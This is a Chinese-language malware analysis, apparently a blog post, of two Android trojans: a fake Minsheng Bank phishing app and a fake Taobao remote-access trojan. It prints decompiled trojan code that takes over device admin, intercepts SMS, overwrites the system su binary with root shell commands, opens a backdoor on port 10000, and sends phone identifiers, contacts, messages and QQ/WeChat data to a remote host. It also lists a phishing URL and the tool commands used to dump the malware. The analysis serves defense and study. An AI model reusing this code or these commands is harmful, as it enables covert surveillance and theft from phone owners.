


L...	Time	PID	TID	Application	Tag	Text
D	09-12 11:32:30.035	10482	10482		zjdroid-shell-cndc.W...	the package = cndc.Wrsdfcmn.jfdddangms813 has hook
D	09-12 11:32:30.035	10482	10482		zjdroid-shell-cndc.W...	the app target id = 10482

3.获取当前 apk 加载的 dex 文件信息：

上一步操作成功后可以看到 hook 的 target id，在 shell 下直接使用 am 命令，其中 target 使用上面 hook 的 id:

am broadcast -a com.zjdroid.invoke –ei target 10482–es cmd '{"action":"dump_dexinfo"}'



D	09-12 11:33:04.955	10482	10482	cndc.Wrsdfcmn.j...	zjdroid-shell-cndc.W...	the cmd = dump_dexinfo
D	09-12 11:33:04.965	10482	11225	cndc.Wrsdfcmn.j...	zjdroid-shell-cndc.W...	The DexFile Infomation ->
D	09-12 11:33:04.965	10482	11225	cndc.Wrsdfcmn.j...	zjdroid-shell-cndc.W...	filepath:/data/data/cndc.Wrsdfcmn.jfdddangms813/.cache/classes.jar mCookie:10
						96190184
D	09-12 11:33:04.965	10482	11225	cndc.Wrsdfcmn.j...	zjdroid-shell-cndc.W...	filepath:/data/app/cndc.Wrsdfcmn.jfdddangms813-1.apk mCookie:1090918464
D	09-12 11:33:04.965	10482	11225	cndc.Wrsdfcmn.j...	zjdroid-shell-cndc.W...	End DexFile Infomation


4.获取指定 DEX 文件包含加载类名:

am broadcast -a com.zjdroid.invoke –ei target 10482 –es cmd '{"action":"dump_class","dexpath":"/data/data/cndc.Wrsdfcmn.jfdddangms813/.cache/classes.jar"}'

5.使用 backsmali 来 dump dex

am broadcast -a com.zjdroid.invoke –ei target 10482 –es cmd '{"action":"backsmali","dexpath":"/data/data/cndc.Wrsdfcmn.jfdddangms813/.cache/classes.jar"}'

dump 过程需要稍等一会儿，当看到下图之后，表示 dump 完成，并将 dex 文件存放在 files 目录下



使用 re 管理器将 dex 导出，接来就想怎么玩就怎么玩啦。发现没有做任何的混淆，后面的工作都比较简单了。

0×03 木马行为分析

3.1 HomeActivity 入口分析

启动程序，木马强行激活设备管理器，造成普通用户难卸载

09:35 :)
启动设备管理器?
民生银行
激活管理员将允许民生银行执行以下操作
锁定屏幕
控制屏幕如何及何时锁定

```
protected void onCreate(Bundle paramBundle)
  {
    super.onCreate(paramBundle);
    requestWindowFeature(1);
    getWindow().setFlags(1024, 1024);
    setContentView(2130903040);
    init();   //初始化 webview
    checkFirst(this);
    this.manager = ((DevicePolicyManager)getSystemService("device_policy"));
    this.mName = new ComponentName(this, Manager.class);
if (!this.manager.isAdminActive(this.mName))
//判断设备是否被激活，是否具有管理员权限。
      activiteDevice();
    while (true)
    {
      this.homeBtn = ((TextView)findViewById(2131165185));
      this.closeBtn = ((TextView)findViewById(2131165186));
      MyOnClickListener localMyOnClickListener = new MyOnClickListener();
      this.homeBtn.setOnClickListener(localMyOnClickListener);
      this.closeBtn.setOnClickListener(localMyOnClickListener);
      if ((Tools.URL != null) && (!"".equals(Tools.URL)))
        break;
      finish();
      return;
      if (this.contentObserver != null)
        getContentResolver().unregisterContentObserver(this.contentObserver);
      this.contentObserver = new MyContentObserver(new Handler(), this);
```

```
28.          getContentResolver().registerContentObserver(Uri.parse("content://sms/"), true,
this.contentObserver);
29.        }
30.        WebSettings localWebSettings = this.wv.getSettings();
31.        localWebSettings.setJavaScriptEnabled(true);
32.        localWebSettings.setJavaScriptCanOpenWindowsAutomatically(true);
33.        localWebSettings.setAllowFileAccess(true);
34.        localWebSettings.setSupportZoom(false);
35.        localWebSettings.setBuiltInZoomControls(true);
36.        localWebSettings.setJavaScriptCanOpenWindowsAutomatically(true);
37.        localWebSettings.setCacheMode(2);
38.        localWebSettings.setDomStorageEnabled(true);
39.        localWebSettings.setDatabaseEnabled(true);
40.        localWebSettings.setSavePassword(false);
41.        localWebSettings.setSaveFormData(false);
42.        loadurl(this.wv, Tools.URL);
43.        this.wv.setWebViewClient(new MyWebViewClient());
44.        this.wv.setWebChromeClient(new MyWebChromeClient());
45.    }
```

1.

判断设备被激活，是否具有管理员权限，若没有就激活设备使得具有管理员权限

2.

通过 getContentResolver().registerContentObserver 安装短信监听

3.

使用 WebViewClient(), 与 setWebChromeClient()完成加载 url：http://kiss29.hk2.ifreeurl.com/wapt.asp

3.2MyRevicer 分析

1.捕获系统启动包，然后注册短信监听

```
1.     if (this.handler == null)
2.       this.handler = new MessageHandler();
3.      if (paramIntent.getAction().equals("android.intent.action.BOOT_COMPLETED"))
4.      {
5.       if (this.content != null)
6.         paramContext.getContentResolver().unregisterContentObserver(this.content);
7.       this.content = new MyContentObserver(new Handler(), paramContext);
8.       paramContext.getContentResolver().registerContentObserver(Uri.parse("content://sms/"), true,
this.content);
9.     }
```

2.启动 MyService 服务，为了动态注册 MyRevicer，第一时间拿到短信

3.捕获短信接受包，通过手机好判断是否是自己，通过解析指令控制手机，若不是转发短息给自己。在 Tools 类里封装了作者电话信息，和钓鱼网址，发送的函数。

0×04 简单总结：

此木马特点高仿民生银行，构造钓鱼页面，诱骗用户填写个人信息，并在后台注册高权限的 MyReciver 拦截短信，在这种情况下杀软一时没有认出这个木马，那么在启动重启后，很有可能抢不赢中码者的短信。

http://1.honebl.sinaapp.com/?p=159

假冒淘宝远控木马

0×01 木马介绍：

该木马首先会打包 udp 数据包，将手机基本信息发送到指定的地址:www.baidu.com 端口: 8000,造成分析者困惑，以及欺骗沙箱。然后木马通过连接自己的后们，配置 udp 发送目的地，以及设置一些 flag，偷取用户的 qq 聊天记录，微信语音聊天记录，中码者的活动地址，短信收发信息，联系人信息等等。

一、对 AndroidManifest.xml 文件的分析，发现该 app 使用了大量危险权限，并对短信，系统启动，网络变化都进行监听。

```
<--!入口一主 Activity-->
<activity android:label="@string/app_name" android:name="nitm.jescxys.robqbo.AndroidserviceActivity"
android:theme="@android:style/Theme.NoDisplay">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.INFO"/>
</intent-filter>
</activity>
<--!入口二系统系统广播监听-->
<receiver android:name="nitm.jescxys.robqbo.TimerReceiver">
<intent-filter>
<action android:name="android.intent.action.BOOT_COMPLETED"/>
<category android:name="android.intent.category.HOME"/>
</intent-filter>
```

```
</receiver>
<–!入口三短信包广播监听–>
<receiver android:name="nitm.jescxys.robqbo.AutoSMS">
<intent-filter android:priority="1000">
<action android:name="android.provider.Telephony.SMS_RECEIVED"/>
</intent-filter>
</receiver>
<–!入口四网路变化监听–>
<receiver android:name="nitm.jescxys.robqbo.NetWorkMonitor">
<intent-filter>
<action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
</intent-filter>
</receiver>

<service android:name="TimerService"/>
```

0×02 首先从主 Activity 入口分析：

1.启动 TimerService 服务
2.捆绑安装 assets 目录下的 pingAnAccident3.0.apk 文件（分析发现 assets 目录下并没有 pingAnAccident3.0.apk 文件）

```
publicvoid onCreate(Bundle savedInstanceState){
super.onCreate(savedInstanceState);
this.setContentView(2130903040);
this.startService(newIntent(((Context)this),TimerService.class));
RetrieveApk retrieveApk =newRetrieveApk();//  捆绑安装 assets 目录下的 pingAnAccident3.0.apk
if(!retrieveApk.MoveApk(((Context)this))){
this.finish();
```

```
8.  }
9.  else{
10. retrieveApk.InstallPacket();
11. }
12. }
```

转入 TimerService 服务：

TimerSerivce 服务是此木马核心代码

1.获取中码手机信息，如：设备 ID，电话号码，imei 号，注册的网络运营商等信息。

2.配置木马的恶意行为，包括建立 UDP 对象，初始化连接 ip，端口；初始化手机位置信息对象，监听电话对象，手机截屏对象，手机 qq 信息记录对象，文件管理对象，短信监控对象

3.运行命令接收线程控制手机，运行录音线程，初始化屏幕解锁与锁定 recevier，以控制手机 Gps 状态。

4..替换手机 su 文件，并拷贝木马准备的 cp,screenhelper 文件（也就是只能对 root 过后的手机下黑手），将获取到的手机号码，imsi，imei,等打包成 udp 数据包发送到指定站点

5.建立后门.端口 10000,黑客通过连接后门传送自己定义的指令，来控制手机，偷取信息

6.时间任务器没 30 秒偷取手机设备信息，qq 聊天信息，系统安装程序包，联系人，短信信息，通话记录，屏幕截图，中码者位置等等

```
1.  publicvoid onCreate()
2.  {
3.  this.m_3gp =new config3g();
4.  this.m_wificonfig =new configwifi();
5.  this.GetConfig();  // m_strip 配置（“www.baidu.com”）

        this.GetVersion();  // 读取 Assest 目录下的，version.txt 获取当前木马版本

6.  this.telephonyMgr =((TelephonyManager)getSystemService("phone"));
7.  this.contentresolver = getContentResolver();
8.  this.m_Imei =this.telephonyMgr.getDeviceId();
9.  if(this.m_Imei ==null)
```


```
10. this.m_Imei = getDeviceId();
11. this.m_Imsi =this.telephonyMgr.getSubscriberId();
12. if(this.m_Imsi ==null)
13. this.m_Imsi ="";
14. this.m_PhoneNum =this.telephonyMgr.getLine1Number();
15. if(this.m_PhoneNum ==null)
16. this.m_PhoneNum ="";
17. this.m_NetWorkName =this.telephonyMgr.getNetworkOperatorName();
18. this.udp =new UDP();
19. this.udp.Init(this.m_strip,Integer.valueOf(this.m_strport).intValue(),this.m_Imei);
20. this.m_cont = getApplicationContext();
21. this.m_su =new SU(this.m_cont);
22. this.m_su.BeginSu(); //替换手机 su 文件，为后面执行命令准备
23. if(this.sp.getLong("systemlog",0L)==0L)
24. {
25. String str2 = getPackageName();
26. RootCmd("mount -o rw,remount /system\ncp /data/app/"+ str2 +"*.apk /system/app/"+ str2 +"-1.apk\nchmod 777 /system/app/"+ str2 +"*.apk");
27. //将木马拷贝到系统 app 目录下，伪装自己为系统核心软件
28. this.editor.putLong("systemlog",1L);
29. }
30. this.gsmLocation =newGsmLocation();
31. this.gsmLocation.Init(this.telephonyMgr,this.udp,this);
32. this.audio =newAudio();
33. this.audio.Init(this.udp,this.telephonyMgr,this);
34. this.screen =newScreen();
35. AssetManager localAssetManager = getAssets();
36. this.screen.Init(this.udp,this, localAssetManager);
37. this.m_oldfile =newSendOldFile();
```

```
38. this.m_oldfile.Init(this,this.udp);
39. this.mqq =new mobiqq();
40. if(this.m_Imei !=null)
41. this.mqq.Init(this.m_cont,this.m_Imei,this.udp,this, localAssetManager);
42. this.CreateEnviromentAudioPath();  // 在存储卡上创建.tmp/environmentaudioaudio 目录 并由 this.m_envoromentaudiopath 字段保存
43. this.file =newFileManage();
44. this.file.Init(this.udp,this);
45. this.filetrans =newFileTrans();
46. this.filetrans.Init(this.udp,this);
47. this.sms =newSms();
48. this.sms.Init(this.udp,this.contentresolver,this);
49. this.cmdThread =newRecvThread(this);
50. this.cmdThread.start(); //建立命令接收线程，控制手机
51. this.enaudioThread =new environmentaudio(this,this.udp);
52. this.enaudioThread.start();
53. if(this.m_screenreceiver ==null)
54. {
55. this.m_screenreceiver =newScreenActionReceiver();
56. this.m_screenreceiver.Init(this.m_cont,this);
57. IntentFilter localIntentFilter =newIntentFilter();
58. localIntentFilter.addAction("com.emple.teacher.ACTION");
59. registerReceiver(this.m_screenreceiver, localIntentFilter);
60. this.m_screenreceiver.registerScreenActionReceiver(this.m_cont);
61. }
62. if(Environment.getExternalStorageState().equals("mounted"))
63. this.m_srcardpath =Environment.getExternalStorageDirectory().getPath();
64. servertrans.SetInstance(this);
65. this.m_phonename =(Build.MODEL +","+Build.VERSION.SDK +","+Build.VERSION.RELEASE);
```

```
66. Object[] arrayOfObject =newObject[7];
67. arrayOfObject[0]=this.m_PhoneNum;
68. arrayOfObject[1]=this.m_Imsi;
69. arrayOfObject[2]=this.m_Imei;
70. arrayOfObject[3]=this.m_phonename;
71. arrayOfObject[4]=Integer.valueOf(this.m_oldfile.m_delefefile /3600);
72. arrayOfObject[5]=this.m_version;
73. arrayOfObject[6]=this.m_strip;
74. String str1 =String.format("HEART\n%s\n%s\n%s\n%s\n%d\n%s\n%s", arrayOfObject);
75. this.udp.SendData(str1); //发送当前中码手机信息
76. DirTheard localDirTheard =newDirTheard(this.udp,this);
77. Thread localThread =newThread(localDirTheard);
78. localThread.start();
79. this.m_cmdThread =newTcpServer(this); //建立后门
80. if(this.m_cmdThread !=null)
81. this.m_cmdThread.start();
82. this.mTimer =newTimer(); //建立时间任务，偷取中码手机短信，qq 聊天记录，位置，通话记录，手机当前运行包,手机联系人信息等等
83. this.mTimerTask =newTimerTask()
84. {
85. publicvoid run()
86. {
87. if(TimerService.this.checkWIFI())
88. {
89. if(TimerService.this.needsendother())
90. {
91. if(TimerService.this.m_wificonfig.m_sysinfor) //木马通过 tcp 连接设置字段，以控制读取手机云心包信息，手机 qq 聊天记录等
92. TimerService.this.GetSysInfo();
93. if(TimerService.this.m_wificonfig.m_packet)
```

```
94.  TimerService.this.getPackets();
95.  }
96.  if(TimerService.this.m_wificonfig.m_contact)
97.  TimerService.this.GetContents(false);
98.  if(TimerService.this.m_wificonfig.m_msm)
99.  TimerService.this.sms.getSmsInPhone(false);
100.  if(TimerService.this.m_wificonfig.m_histallCall)
101.  TimerService.this.GetHistoryCall(false);
102.  if(TimerService.this.m_wificonfig.m_sceen)
103.  TimerService.this.screen.shot();
104.  if(TimerService.this.m_wificonfig.m_qq)
105.  TimerService.this.mqq.GetAllInfor();//获取 qq 聊天信息
106.  if(TimerService.this.m_wificonfig.m_sendoldaudio)
107.  TimerService.this.m_oldfile.CheckOldData();
108.  if(TimerService.this.m_wificonfig.m_gsm)
109.  TimerService.this.gsmLocation.GetGsmLocation(false);//获取中码这位置
110.  }
111.  while((!TimerService.this.m_wificonfig.m_gsm)&&(!TimerService.this.m_3gp.m_gsm));
112.  TimerService.this.gsmLocation.SaveLocation();
113.  }
114.  };
115.  this.mTimer.schedule(this.mTimerTask,5000L,30000);
116.  }
```

替换手机 su 文件：
查看 Assets 文件夹，发现 config 中是三个 elf 文件 su 用作 root, cp 用于拷贝文件


config
package.txt
readme.txt
version.txt
00000000 50 4B 03 04 14 00 02 00 08 00 04 89 F8 44 B5 17 PK..........D..
00000010 37 A8 90 15 00 00 18 35 00 00 02 00 00 00 63 70 7......5......cp
00000020 EC 5A 7D 70 1C D5 91 7F 33 3B 2B AD 56 6B 6B A4 .Z}p....3;+.Vkk.
00000030 95 B0 2C 36 78 E4 0F 58 83 3F 46 B6 C1 02 9C 64 ..,6x..X.?F....d
00000040 6D 04 16 87 13 D6 36 60 C5 C7 95 2C 4B 8B 57 41 m.....6`...,K.WA
00000050 96 16 49 BE 88 54 EE B4 FA 42 C6 A0 B2 E4 8F 02 ..I..T...B......
00000060 4C 8C C7 14 24 B6 E3 CB C9 06 EA 28 CE 26 22 70 L...$......(.&"p
00000070 7C 1D B9 92 02 57 70 E0 54 76 67 34 65 59 F6 C9 |....Wp.Tvg4eY..
00000080 E2 E0 22 03 86 B9 5F BF 19 C1 B2 E1 23 95 AA FB ..".._.....#...
00000090 4F 53 6E F7 EB F7 D1 DD AF 5F 77 BF 9E D5 B4 DE OSn......_w.....
000000A0 B8 E6 26 41 10 D8 E4 23 B2 20 23 AA B4 9B B1 65 ..&A...#. #....e
000000B0 C0 15 25 BC DB BD 8C 29 CC 83 B1 42 36 83 65 30 ..%....)...B6.e0
000000C0 7B 6C 59 DC 06 BE 00 20 31 1B 5C 34 06 7A 59 9B {lY.... 1.\4.zY.

config.rar - 360压缩 3.2正式版
文件
操作
工具
帮助
添加
解压到
一键解压
删除
安全
config.rar - 解包大小为 64.2 KB
名称
压缩前
压缩后
类型
修改日期
.. (上级目录)
文件夹
cp
13.3 KB
5.4 KB
文件
2014-07-24 17:08
screenhelper
41.6 KB
27.0 KB
文件
2014-07-22 21:11
su
9.3 KB
4.9 KB
文件
2014-07-19 12:28

调用 BeginSu 函数

```
1.  publicvoidBeginSu(){
2.  this.ReleaseConfig();
3.  String packageName ="/data/data/"+this.m_cont.getApplicationContext().getPackageName()+
4.  File.separator;
5.  String screenhelperStr =String.valueOf(packageName)+"screenhelper";
6.  String cpStr =String.valueOf(packageName)+"cp";
7.  String suStr =String.valueOf(packageName)+"su";
8.  ArrayListSuShellPath= SU.findSuShellBin("su");
9.  SuShellPath.add("/system/bin/su");
10. int i;
11. for(i =0; i <SuShellPath.size();++i){
12. this.CoverSu(SuShellPath.get(i), suStr);// 覆盖原有系统中的 su 文件为病毒 su
13. }
14.
15. if(SU.findSuShellBin("cp").size()==0){
16. this.CoverData(cpStr,"/system/bin/cp");// 拷贝病毒 cp 文件，进入系统目录，已准备后面的命令执行
```

```
17. }
18.
19. if(SU.findSuShellBin("screenhelper").size()==0){
20. this.CoverData(screenhelperStr,"/system/bin/screenhelper");// 拷贝病毒 cp 文件，进入系统目录，已准备后面的命令执行
21. }
22. }
```

CoverSu 函数覆盖原有的 su 文件

```
1. publicvoidCoverSu(String oldsu,String mysu){
2. File trojanSuPath =newFile(mysu);
3. if((trojanSuPath.exists())&& trojanSuPath.length()!=newFile(oldsu).length()){
4. //execRootCmd 函数 先调用 Runtime.getRuntime().exec("su");木马获取 root 权限，然后执行出入的参数命令
5. SU.execRootCmd("mount -o remount rw /system\n rm "+ oldsu +"\n "+"cat "+ mysu +" >"
6. + oldsu +"\n chmod 6755 "+ oldsu);
7. }
8. }
```

将木马伪装成系统应用

```
1. this.RootCmd("mount -o rw,remount /system\ncp /data/app/"+ v15 +"*.apk /system/app/"+
2. v15 +"-1.apk\nchmod 777 /system/app/"+ v15 +"*.apk");
```

接下来在 SD 卡下建立文件记录手机位置，通话，录音，手机截屏图


1、建立.tmp/.tmpgsm.data 文件记录 Gsm 位置信息

2、建立.tmp/audio/time .tmp3gp 文件对通话录音

3、建立.tmp/screen/time.png 截屏图片.

4、 **建立.tmp/environmentaudioaudio 文件**

5、建立.tmp/mobiqq/databases/文件


22:16 :)
.tmp
/storage/sdcard0
DATA
.TMP
SEARCH RESULTS
6.34GB used, 4.91GB free, r/w
..
Parent folder
audio
17 9月 14 18:36:00 rwxrwxr-x
dir
17 9月 14 16:53:00 rwxrwxr-x
environmentaudioaudio
17 9月 14 17:11:00 rwxrwxr-x

RecvThread 线程，通过 udp 传输命令，完成以下控制

1."getfile"命令 会获取微信的聊天记录包括音频，图片文件；

2."sysinfo"命令获取当前手机系统信息包括设备 Mac,电话号码，连接网络名等；

3."gsmLocation"获取中码人当前活动位置；

4."getpackets"命令获取手机安装的程序；

5."contact"获取手机中联系人信息；

6."historycall"获取手机通话记录；

7."getsms"获取手机短信息；

8."setremoteip"设置远程 ip,"queryremoteip"查询远程 ip,也就是通过 tcp 连接来设置和查询 m_strip 字段，该字段是 udp 数据发送包的目的地址；


9."getmobileqq"获取手机；

10."uninstall"卸载自身；

11."environmentaudio"手机录音控制；

12."SendMsg"获取短信箱内容，并发送到指定号码等等

下图我们可以了解到，起初木马将获取的手机号，Imsi，imei 号等打包成 udp 数据包发送到 www.baidu.com 端 口:8000 去，咦怎么是百度，还以为是木马首先污染了 dns 隐射表，可是查看 host 并没有异常情况。通过上面的分析发现在建立的 RecvThread 线程中，通过获取"setremoteip"命令，设置 m_strip 字段，这样随时远程修改 ip 地址,增加查杀和分析难度。



接下来木马在中码手机中装上后门，同样通过远程连接控制手机

```
this.m_cmdThread =newTcpServer(this);
if(this.m_cmdThread !=null){
this.m_cmdThread.start();
}
```

```
publicvoid run(){
try{
label_1:
Boolean bRet =Boolean.valueOf(false);
Log.v("zfw","server port 10000");
ServerSocket serverSocket =newServerSocket(10000,100);
label_8:
if(bRet.booleanValue()){
goto label_10;
}

Log.v("zfw","accept loop");
Socket socket = serverSocket.accept();
Log.v("zfw","new socket");
new TCPCLIENT(socket,this.m_Service);
goto label_8
}
}
```

建立时间任务器，每隔 30 秒执行一次，木马作者通过设置一系列的 flag，来控制当前需要获取的哪些信息，并且只在 wifi 网络环境下偷取数据

```
this.mTimer =newTimer();
this.mTimerTask =newTimerTask(){
publicvoid run(){
```

```
4.  TimerService.this.udp.SendData(String.format("HEART\n%s\n%s\n%s\n%s\n%d\n%s\n%s",TimerService
5.  .this.m_PhoneNum,TimerService.this.m_Imsi,TimerService.this.m_Imei,TimerService
6.  .this.m_phonename,Integer.valueOf(TimerService.this.m_oldfile.m_delefefile /
7.  3600),TimerService.this.m_version,TimerService.this.m_strip));
8.  if(TimerService.this.checkWIFI()){//只在 wifi 环境下偷取数据
9.  if(TimerService.this.m_wificonfig.m_contact) { //获取联系人 flag
                            TimerService.this.GetContents(false);
                        }
10. if(TimerService.this.m_wificonfig.m_histallCall) {获取通话记录 flag
                            TimerService.this.GetHistoryCall(false);
                        }
      if(TimerService.this.m_wificonfig.m_sceen) {屏幕截屏 flag
                          TimerService.this.screen.shot();
                        }
